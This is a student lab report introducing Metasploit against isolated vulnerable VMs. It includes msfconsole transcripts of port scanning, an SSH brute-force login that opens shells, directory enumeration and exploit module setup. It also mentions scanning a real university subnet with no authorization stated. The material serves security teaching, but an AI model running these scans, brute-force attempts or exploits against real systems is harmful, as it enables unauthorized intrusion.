Penetration Testing
Metasploit 1

Group 5
Paolo Chistè, Claudio Facchinetti, Matteo Franzil

May 19, 2021

Contents

1 Ethical Agreement

First of all we want to make clear that what we are going to present is only done for educational purposes and anyone reading this is implicitly agreeing on the following ethical agreement.
The tools and the techniques presented in this report and in the relative laboratory lecture may only be used within this context, against systems or environments either you own or for which you received the explicit provable authorization from the legitimate owner and only for the purposes the owner authorized you.
Any use of any of the techniques, tools and attacks presented outside of any scenario that does not fall, partially or entirely, into one of the previously described may be persecuted as conforming to the current legislation.
The infrastructure provided, in form of Virtual Machines, is deliberately isolated from the rest of the network with no bridges to connect to the outside world and are intended to be deliberately vulnerable. You are allowed to make any modification you wish to the configuration in for testing purposes; any modification you may do is at your own risk and we take no responsibility for any mistake or damage you could potentially make, accidentally or on purpose, to either your own system or to other people' systems.

2 Introduction to Penetration Testing

In the following chapter we are going to provide you the basic terminology of Penetration Testing (or Pen Test for short), as well as the common phases such test is composed of.

2.1 Definition of penetration testing

Looking around on the Web it is easy to search and find a definition for "*Penetration Testing*", we will just report here two definitions.

Definition 1 *(Wikipedia) A penetration test [...] is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system; this is not to be confused with a vulnerability assessment. The test is performed to identify [...] vulnerabilities, including* ***the potential for unauthorized parties to gain access to the system's features and data*** *[...].*

Definition 2 *(CloudFlare) Penetration testing (or pen testing) is a security exercise where a cyber-security expert attempts to find and exploit vulnerabilities in a computer system. The purpose of this simulated attack is to* ***identify any weak spots*** *in a system's defenses which attackers could take advantage of.*

2.2 The phases of penetration testing

As explained by the definitions above, penetration testing involves a pentester, who needs to be authorized, trying to breach inside a company system in order to discover vulnerabilities that can be later be patched. In order for this to be a successful test some structure is needed: the pentester needs to be informed on the limits of the test, the appropriate amount of knowledge he needs to obtain about the company before starting the test and much more; on the other hand the company needs to be informed on what the pentester will do, what are the possible consequences of the test, which vulnerabilities have been found and exploited, how they got exploited and much more.[7]
As we can see there is really a lot of information flowing in both directions; in order to make life easier to all the people involved some structure is needed, so we are going to present the typical phases in which penetration testing can be divided into.

2.3 Scoping

In this phase of penetration testing, also called **pre-engagement**, the pentester and the subject willing to perform this experiment define various aspects of the experiment; we will only report here the main ones.
The first thing to be defined concerns what is the actual goal of the test, in particoular the subject willing to be pentested defines its **expectations**, **targets** and **goals** of the experiment; this seems trivial but it is really useful for the pentester: having clear what the subject wants allows the pentester to define better the following phases of the experiment in order to actually satisfy client's expectations. In defining the phases of the experiment the pentester defines also what are the **tools** and **frameworks** that are going to be used.
As said at the very beginning the pentester must be explicitly authorized and such authorization needs to be provable, therefore usually a contract is signed: in this contract are also reported **legal implications** for both parties and it is usually fulfilled with one, or more, **non disclosure agreement**(s) which play a key role in preventing the vulnerabilities discovered to be made public without the subject eve knowing. It is easy to imagine that the pentester can actually succeed in penetrating inside the system, therefore the subject must be ready with **backup and emergency plans** in order to respond to this risk, even if everything is happening in a controlled environment.
The last main thing to be decided in this phase is the definition of the test type; in particular the parties agree on the amount of information the pentester has regarding the software he is going to operate against. Typically three options are possible[3]:

- **black box**: the pentester does not know anything about how the system works; this is usually the situation of average hackers;
- **white box**: the pentester does have the source code of the system, as well as the documentation;
- **gray box**: the pentester does have a level of knowledge and access comparable with the one possessed by a user, even with high privileges.

2.4 Reconnaissance

This is the phase in which the work of the pentester actually begins, trying to gather as much information as possible about the system he is going to attack; information gathering can be done using various methods and the most appropriate one, according to the system and on the agreements stipulated in the previous phase, is chosen by the pentester.
This phase is really important for the pentester: the more information are gathered the easier it is to proceed with the next phase; the pentester usually tries to gather:

- **network information**, for example using Whois and DNS lookup;
- **External footprint**: the pentester looks for things normally available on the network, for example results of search queries, publicly available email addresses, etc.;
- **Internal footprint**: the pentester tries to gather information about the machine on which the service is running performing, for example, port scannings, packet sniffing, OS fingerprinting and so on.

As we can imagine such operations are time consuming and are case-dependant, therefore the pentester can use tools for trying to automate this process; one example of such tools is called **OSINT Framework**, which provides thorough list of open sources.

2.5 Thread modelling and vulnerability identification

After the pentester gathered information about the system this is the phase in which he/she starts to think about what to attack and how to actually do it. First things first, the attacker needs to decide what to attack, which are the **assets** to be targeted; usually these assets do have a high value for the customer, otherwise it would make no sense the effort to protect them.
Once the list of assets is ready the pentester needs to **identify** a list of **vulnerabilities** for each asset in list in order to have a clear idea of what are the possible ways to breach in.
After the list of vulnerabilities for each asset is ready the pentester usually performs an enumeration of possible **threats** for every vulnerability; while doing this the pentester also checks if the vulnerability is actually exploitable or not: if the answer is no then the effort of trying to exploiting that particular one is not worth it.
The last thing the pentester usually does in this phase is identifying possible **attack vectors** for each threat and builds the payloads for exploiting that particoular vulnerability.
After all of this is done the pentester is ready for the next phase, but it is a good practice to share a **preliminary report** on vulnerabilities with the customer, so that he has a clear idea of what is going to happen in the immediate future.

2.6 Exploiting

Exploiting is the phase in which the pentester actually puts into play all the planning and the information he/she gathered in previous phases by actually trying to exploit vulnerabilities and accessing the system. In particular he is interested in analyzing how far an attacker would go after penetrating in the system while avoiding detection; of course the pentester does this while also respecting the constraints agreed with the customer.
The results of this phase will compse the majority of the final report that the pentester will deliver to the customer.

2.7 Post-Exploitation

This phase, in general, refers to all those steps and actions performed after the pentester managed to breach into the system, which could be different depending on the specific system compromised. Once a system has been compromised there are several paths that can be followed, for example an attacker could:

- attempt to gain further access to internal network(s);
- setting up backdoors for future access;
- cover tracks and clean the logs.

In this phase the pentester is usually expected to fully restore compromised systems to their clean state so that he causes little to no harm to business processes involving that system.

2.8 Reporting

This is the last phase of the penetration testing and, as the name suggests, in this phase the pentester delivers a final report of the whole experiment to the client, containing also details about what has been done during the reconnaissance, modelling and exploiting phases like:

- vulnerabilities, payloads, compromised machines;
- time spent in the process;
- hypothetical profit for an attacker.

In the final report are also reported the pentester's suggestions on how to make the system more robust and how to mitigate the vulnerabilities. It is expected that this report will be used by the customer as a guideline for future system hardening and tests.

3 Metasploit

The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Framework contains all necessary tools that may be needed during a penetration test, in all of the six phases described in Section 2.

Metasploit was first released by H. D. Moore in 2003, and written in the Perl language. After a total rewrite in Ruby a few years later, it was acquired by Rapid7 and integrated into its enterprise solutions as an *open core* project (named Metasploit Pro), although a completely free version named Metasploit Framework was left available for regular users. Over the years, features were increasingly added, leading to a quick and widespread adoption of the Framework within the cyber security community.[5]

As of 2021, Metasploit comes bundled with thousands of exploits and hundreds of payloads, although the amount of modules is vast and is not limited to just raw exploiting. It is highly customizable, with a full-fledged Ruby shell readily available from the console, common console tools such as `grep` integrated, and editing capabilities for all exploits. Additionally, Metasploit contains tools related to detection evasion, vulnerability assessment, network enumeration, and more.

In this laboratory, we're going to see an overview of the fundamentals of Metasploit, its components, and their basic usage.

3.1 Modules

Metasploit is fundamentally made up of **modules**. A module is a piece of software bound to a specific functionality - and is not just limited to exploiting. Anything that can be done within the Framework is carried out with a modules.

Metasploit comes bundled with a plethora of modules, although custom modules can be created and loaded and unloaded at will. This provides full flexibility to pentesters who wish to write or fine tune their own exploits while taking advantage of the automation that the Framework provides.

Modules are logically divided by types, which dictates the type of action the module performs:

- **Exploit**: an exploit module, as the name suggests, is a piece of code that targets a specific vulnerability on one or more machines. The objective is to obtain access on the target. Exploit modules include buffer overflow, code injection, and web application exploits. Once an exploit module is executed, a *payload* (see below) is sent to the machine in order to complete the takeover.
- **Auxiliary**: similar to an exploit module, but without an attached payload. Auxiliary modules provide anything from network scanning to fuzzing to directory listing and more. They are not usually considered exploits *per-se*, but are directly related to the reconniasance phase.
- **Post-Exploitation**: these modules assist in the homonymous phase, usually enabling further access or information retrieval on a specific targets. Examples of post-exploitation modules include hash dumps and application and service enumerators.
- **Payload**: they contain the malicious code that is run on a compromised machine after being taken over by an exploit. Usually, they provide a shell, a reverse shell, a *Meterpreter*, or something else.
- **NOP generator**: produces a series of random bytes, usually used in the context of Intrusion prevention system (*IPS*) evasion and for buffer padding.

3.2 Interfaces

The Metasploit Framework comes bundled with a single, `CLI`-based tool named `msfconsole`. Its usage and installation is described in Section 4.

While `msfconsole` is extemely powerful, other alternatives have emerged in order to provide a user-friendly GUI to pentesters. For example, Metasploit Pro provides an advanced web-based interface which automates a lot of tasks, such as brute forcing, task chains, and reporting.

Some open-source GUI solutions for the Metasploit Framework do exist: one of them is **Armitage**, a Java-based GUI with target visualization, exploit recommendations, and more. Although popular in the past, it has received no update from the maintainer in the last 5 years.

Finally, other related tools have been created for orchestration with Metasploit Framework, both by Rapid7 and third parties. One of them, that will be used in this lab, is **Metasploitable**, an intentionally vulnerable virtual machine based on an old version of Ubuntu.

4 Getting started

To begin with, we will setup our environment in order to be prepared for the upcoming exercises.

4.1 Installing the VMs

First, a fresh installation of VirtualBox (version `>=6.1.22`) with Oracle VM VirtualBox Extension Pack is required. The tool is completely free, open source and available for all platforms. It can be downloaded from the official website[1], where step-by-step installation instructions do follow.

4.1.1 With the `ova` file

If the group-provided `ova` file is available, the setup is very simple.

Once VirtualBox is successfully installed along with (*important!*) the Oracle VM VirtualBox Extension Pack, we can proceed to the import of the `ova` file. Press the button as shown in Figure 1.



Figure 1: The import button on the VirtualBox main page

To follow, provide the `ova` file to VirtualBox and proceed to the next screen (Figure 2). A long list will be shown. Please make sure that:



Figure 2: The final importing page

- the MAC address dropdown menu is set to "Include all the MAC addresses"
- the saving location is set in a drive with at least `15 GB` of free space (`25 GB` recommended)

[1] `https://www.virtualbox.org/wiki/Downloads`

- there are three VMs to be imported: Windows XP, Metasploitable 1, Kali Linux-2021.1 1: the first two with 1 `vCPU`, the last with 2 `vCPU`, each one with `2048 MB` of RAM, a `vmdk` disk attached (with the USB controller set to on), and a network adapter.

If the requirements are unable to be satisfied by the host machine, you are free to reduce the RAM required by each machine by clicking it and editing it on the fly. Once the check is complete, please import the VMs and wait until all of them have been added to the list.

4.1.2 Without the `ova` file

The environment can be optionally recreated from scratch. First, VirtualBox must be installed along with the Oracle VM VirtualBox Extension Pack. Then, images for the three VMs must be retrieved and installed:

- Kali Linux: downloadable from the offical website[2]
- Metasploitable 1: being a `EOL` product, can be retrieved from VulnHub[3]
- Windows XP: as it is not free software, it must be retrieved on one's own.

The Metasploitable machine is ready and does not need additional modifications. The Windows XP machine is based on Windows XP SP2, and needs the following software to be installed:

- **Adobe Reader** version `9.0.0` (to be used to execute the infected `PDF` exploit)
- **FreeSSHd** to offer `SSH` and `FTP` services (for remote management of the machine). The home directory for the `FTP` server has to be a shared folder.
- **Internet Information Services** installed (for the `TELNET` server)

The Kali Linux, depending on the flavor of the download, may or may not come with the Metasploit Framework installed, and additionally requires setting up the database. These steps can be found in Section 4.3.

Finally, remember to set up a virtual network bridge and to assign it to each VM's network interface in order to allow communication.

4.2 Inspecting the environment

Once the VMs are successfully deployed, we can proceed with the next step. First, start all of them and use the following credentials to log in once they have booted:

Machine	Username	Password
Kali Linux	`kali`	`kali`
Metasploitable	`msfadmin`	`msfadmin`
Windows XP	`vulnerable`	`root`

Then, open up a shell in each VM and verify the IPs (or set them, if you created them from scratch). They should be as in Figure 3. Figure 4 shows a simplified diagram of the obtained network.

4.3 Installing Metasploit

The following instructions are directly taken from the official Metasploit Framework page[4]. Beginning from this section, code snippets shown in `dark background` are intended as shell commands.[4]

As Kali is a Linux distribution, we can proceed with the following command:

```
curl "https://raw.githubusercontent.com/rapid7/metasploit-omnibus
    /master/config/templates/metasploit-framework-wrappers/
    msfupdate.erb" > msfinstall
    && chmod 755 msfinstall
    && ./msfinstall
```

We can then fire up `msfconsole`. Root privileges are recommended, as they will be needed in later exercises for both scanning and connection opening on well-known ports:

[2] `https://www.kali.org/downloads/`
[3] `https://www.vulnhub.com/entry/metasploitable-1,28/`
[4] `https://docs.rapid7.com/metasploit/installing-the-metasploit-framework/`

```
msfadmin@metasploitable:~$ ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:f8:79:06 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.2/16 brd 192.168.255.255 scope global eth0
    inet6 fe80::a00:27ff:fef8:7906/64 scope link
       valid_lft forever preferred_lft forever

C:\Documents and Settings\vulnerable>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.5.3
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . :

┌──(kali㉿kali)-[~]
└─$ ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:72:50:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.1/16 brd 192.168.255.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe72:50b9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 3: The network configuration for all VMs.



Figure 4: Diagram of the obtained network.

```
sudo msfconsole
```

At startup, `msfconsole` will ask whether to set up a database. Insert `y` and let the console finalize the installation. If all goes well, inputting `db_status` should yield:

```
postgresql connected to msf
```

This means we're ready to get started with the basics of Metasploit.

4.4 Commands

The `msfconsole` is a full fledged shell with autocompletion and help pages. Inserting `?` or `help` will yield a long help page which covers all commands available for the user. For now, we will however focus on navigation and very basic usage.

As we said before, Metasploit's functionalities are logically divided into modules. `msfconsole` is packed with a powerful search tool which can index and retrieve modules very efficiently. To get started, one can write

```
search eternalblue
```

in order to retrieve a full list of results of modules related to our query:

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/Et
ernalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB R
emote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB R
emote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/Et
ernalSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Co
de Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_r
ce
```

Figure 5: The results of a query in `msfconsole`

Each module is sorted hierarchically by type, then platform, and then protocol. For example, we can inspect the infamous DoublePulsar exploit (listed as `exploit/windows/smb/smb_doublepulsar_rce`) by typing `info 5` - the index in the newly printed list - or just typing `info` followed by the module name. The console comes into help with autocompletion by tabbing.

Other important values shown and not shown in the table include:

- the disclosure date (`date`)
- the ranking (`ranking`), which provides details about the reliability and impact of an exploit on a target (ranging from Low to Excellent)
- the affected platform (`platform`)
- the type (`type`)
- the CVE ID if present (`cve`)

Each of these values can be used against the search against in order to narrow down a search:

```
search platform:windows description:acrobat
search cve:2021 type:exploit
search type:payload
```

```
msf6 > use 2
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/smb_doublepulsar_rce) > info

       Name: SMB DOUBLEPULSAR Remote Code Execution
     Module: exploit/windows/smb/smb_doublepulsar_rce
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2017-04-14

Provided by:
  Equation Group
  Shadow Brokers
  zerosum0x0
  Luke Jennings
  wvu <wvu@metasploit.com>
  Jacob Robles

Module stability:
 crash-os-down

Module reliability:
 repeatable-session
```

Figure 6: Using a module in `msfconsole`: first, the mode switch, then an `info` command showing some information

The amount of filters is vast. Typing `help search` will provide more than adequate information for the matter.

Once a module has been selected, we can move into the next phase by typing `use` followed by the search index number or the name. The shell will react accordingly, switching modes (Figure 6).

In this mode, we can type `info` to get a detailed report of the module at any time. Figure 6 shows a small portion of the information about the DoublePulsar exploit we have chosen. Additionally, we can notice that when we typed `use 2` the Framework reminded us that the pre-configured payload was loaded (`windows/x64/meterpreter/reverse_tcp`). Each exploit module has usually a default payload: we can surely change it with the following commands:

```
show payloads
set payload [...]
```

It must be reminded that payloads are to be set only in case of exploit modules. In either case, we can have a glance at all the options of the module with `show options`. Each one of them can be then `set` or `unset` with the homonymous commands.

Once we're set, we can mount the attack (in case of an exploit) with the `exploit` command, or run the module with `run`. For now, however, we'll just go `back` once to the main menu (Figure 7).

We conclude this introduction with a quick look at some supplementary commands:

- `edit` - brings up the system textedit program to edit a particular file or, if run within a module, the module itself.
- `grep` - works exactly as its Unix counterpart (Warning! Pipes do not work within `msfconsole`. Use `grep` followed by the required command).
- `irb` - starts a Ruby shell, within the context of the current module.
- `jobs` - lists active jobs such as ongoing exploits.
- `kill` - shuts down an ongoing activity.
- `sessions` - shows currently open connections. Will be used in later exercises.

```
msf6 exploit(windows/smb/smb_doublepulsar_rce) > show options

Module options (exploit/windows/smb/smb_doublepulsar_rce):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file
:<path>'
   RPORT   445              yes       The SMB service port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Execute payload (x64)


msf6 exploit(windows/smb/smb_doublepulsar_rce) > back
```

Figure 7: Showing a module's options, and going `back`

5 Exercise 1

The first exercise's objective is to take a grasp's Metasploit's `auxiliary` library and to use it for some simple reconnaissance tasks on the network.

Metasploit is packed with a deep auxiliary library, called the Metasploit *EXploitation* library (and known as `lib/msf/core` within the Ruby source code). Its objective is to automate as much as possible typical reconnaissance tasks.

The auxiliary library provides a lot of tools. They include server capture modules (for sniffing credentials or collecting password hashes), scanners (of all sorts: TCP, UDP, HTTP, etc...), and administrative modules (for directory listing, identification of admin panels, and more), fuzzers, brute forcers, and even DoS managers.

5.1 TCP scanning

Let us start by examining open some ports on our targets. We can either use `Nmap` or one of the auxiliary Metasploit modules. We'll defer the use of the former to the next exercise, which will also employ Metasploit's database. For now, let's load the TCP scanner module and run it against the whole subnet.[1][2]

```
use auxiliary/scanner/portscan/tcp
```

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.5.0/24
RHOSTS ⇒ 192.168.5.0/24
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 80,443,22,23,21
PORTS ⇒ 80,443,22,23,21
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.5.2:          - 192.168.5.2:21 - TCP OPEN
[+] 192.168.5.2:          - 192.168.5.2:22 - TCP OPEN
[+] 192.168.5.2:          - 192.168.5.2:80 - TCP OPEN
[+] 192.168.5.2:          - 192.168.5.2:23 - TCP OPEN
[*] 192.168.5.0/24:       - Scanned  42 of 256 hosts (16% complete)
[*] 192.168.5.0/24:       - Scanned  52 of 256 hosts (20% complete)
[*] 192.168.5.0/24:       - Scanned  95 of 256 hosts (37% complete)
[*] 192.168.5.0/24:       - Scanned 105 of 256 hosts (41% complete)
[*] 192.168.5.0/24:       - Scanned 133 of 256 hosts (51% complete)
[*] 192.168.5.0/24:       - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.5.0/24:       - Scanned 186 of 256 hosts (72% complete)
[*] 192.168.5.0/24:       - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.5.0/24:       - Scanned 234 of 256 hosts (91% complete)
[*] 192.168.5.0/24:       - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

Figure 8: Setting options for the `TCP` scanner and running it

Metasploit still provides various scanners, such as a `SYN` one. Additionally, we deliberately inserted a few ports in this example just to showcase the usage of the tool. In Section 6 a more accurate and complete scan will be executed.

5.2 SSH scanning and brute forcing

Next, we show an example of `SSH` server scanning and brute forcing. We just verified with the TCP scanner that the Metasploitable machine is exposing an `SSH` server on port 22. Let us fingerprint the version first. We load the following module:

```
use auxiliary/scanner/ssh/ssh_version
```

We `set` the `RHOSTS` variable and `run` it. Figure 9 shows the output of this command.

On first sight, it looks an innocent OpenSSH server running on top of a very old Ubuntu version. We can try the good old-fashioned way and mount a brute force attack with a dictionary file to see whether we can take over the machine without resorting to other exploits. We load the following module:

```
use auxiliary/scanner/ssh/ssh_login
```

First, we `set` the `RHOSTS` variable as usual, but this time we also employ a file, called `passwords.txt` and saved in the home directory of Kali, and we `set` it against the `USERPASS_FILE` variable. We can inspect the file on a separate shell:

```
msf6 > use scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file
 with syntax 'file:<path>'
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.5.2
RHOSTS => 192.168.5.2
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 192.168.5.2:22        - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service
.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH se
rvice.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Lin
ux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protoco
l=ssh fingerprint_db=ssh.banner )
[*] 192.168.5.2:22        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 9: Scanning the SSH version.

```
┌──(kali@kali)-[~]
└─$ cat passwords.txt

user password
msfadmin msfadmin
user user
root user
root password
```

For the purposes of this exercise, we inserted a handful of passwords just to show the mechanism of the module. Real life userpass files contain thousands of thousands of username and password combinations. Once the module has been executed, we should have obtained two shell logins. Figure 10 shows the output of the module.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.5.2
RHOSTS => 192.168.5.2
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE passwords.txt
USERPASS_FILE => passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.5.2:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(ad
m),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),1
12(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:
58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.5.1:41477 -> 192.168.5.2:22) at 2021-05-10 04:21:37 -040
0
[+] 192.168.5.2:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux met
asploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.5.1:40095 -> 192.168.5.2:22) at 2021-05-10 04:21:38 -040
0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 10: Taking over the SSH webserver with an userpass file.

This time, we intentionally inserted two valid username and password combinations in the `passwords.txt` file. One of them (`msfadmin`, `msfadmin`) opened a full, root-privileged shell. The other one (`user`, `user`) opened a regular one. In fact, we can derive that from Figure 10, in which the first username/password hit shows `gid=1000(msfadmin)`, while the second one shows `gid=1001(user)`.

This resulted in two open connections. We can check the active sessions with the `sessions` command. Figure 11 shows the output of the command.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information                          Connection
  --  ----  ----         -----------                          ----------
  1         shell linux  SSH msfadmin:msfadmin (192.168.5.2:22)  192.168.5.1:41477 → 192.168.5.2:22
(192.168.5.2)
  2         shell linux  SSH user:user (192.168.5.2:22)         192.168.5.1:40095 → 192.168.5.2:22
(192.168.5.2)
```

Figure 11: The active sessions.

5.3 HTTP scanning

The amount of modules is vast. We conclude this exercise by checking the running version of a web server and listing its available directories. The following modules come into play:

```
use auxiliary/scanner/http/http_version
use auxiliary/scanner/http/dir_scanner
```

Both modules require setting the `RHOSTS` variable to a corresponding target. We will just target the Metasploitable machine (bound on the `.2` IP address) as the XP one is not interesting in this case and has no open web server.

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.5.2
RHOSTS ⇒ 192.168.5.2
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.5.2:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.5.2
RHOSTS ⇒ 192.168.5.2
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.5.2
[+] Found http://192.168.5.2:80/cgi-bin/ 403 (192.168.5.2)
[+] Found http://192.168.5.2:80/doc/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/icons/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/index/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/phpMyAdmin/ 200 (192.168.5.2)
[+] Found http://192.168.5.2:80/test/ 200 (192.168.5.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 12: Scanning the HTTP version of a webserver and open directories

Figure 12 shows the output of both commands. We can observe how in the first case, we have an Apache web server running on top of a very insecure `PHP 5.2.4`, open on port `80`. This will be a very tasty target later on. To add insult to injury, a lot of directories are left exposed on the server, including the `phpMyAdmin` folder.

During the scan, it may be noticed that the scanner isn't exactly as quick as we would expect. This is because Metasploit allows customization of the number of concurrent threads (and therefore open connections) allowed during a scan. We can fix this by setting the `THREADS` variable. A value such as 50 is perfectly reasonable in a Linux environment such as ours.

If we were,for example to launch a scan on the DISI website and its subnet (`disi.unitn.it/24`), we could see the sheer amount of tracked webservers and imagine how long it would take to scan all of them with a single thread. Figure 13 shows a small snippet of an ongoing scan against that subnet.

This concludes the first exercise. We are now ready for a full fledged exploit against a slightly more advanced target.

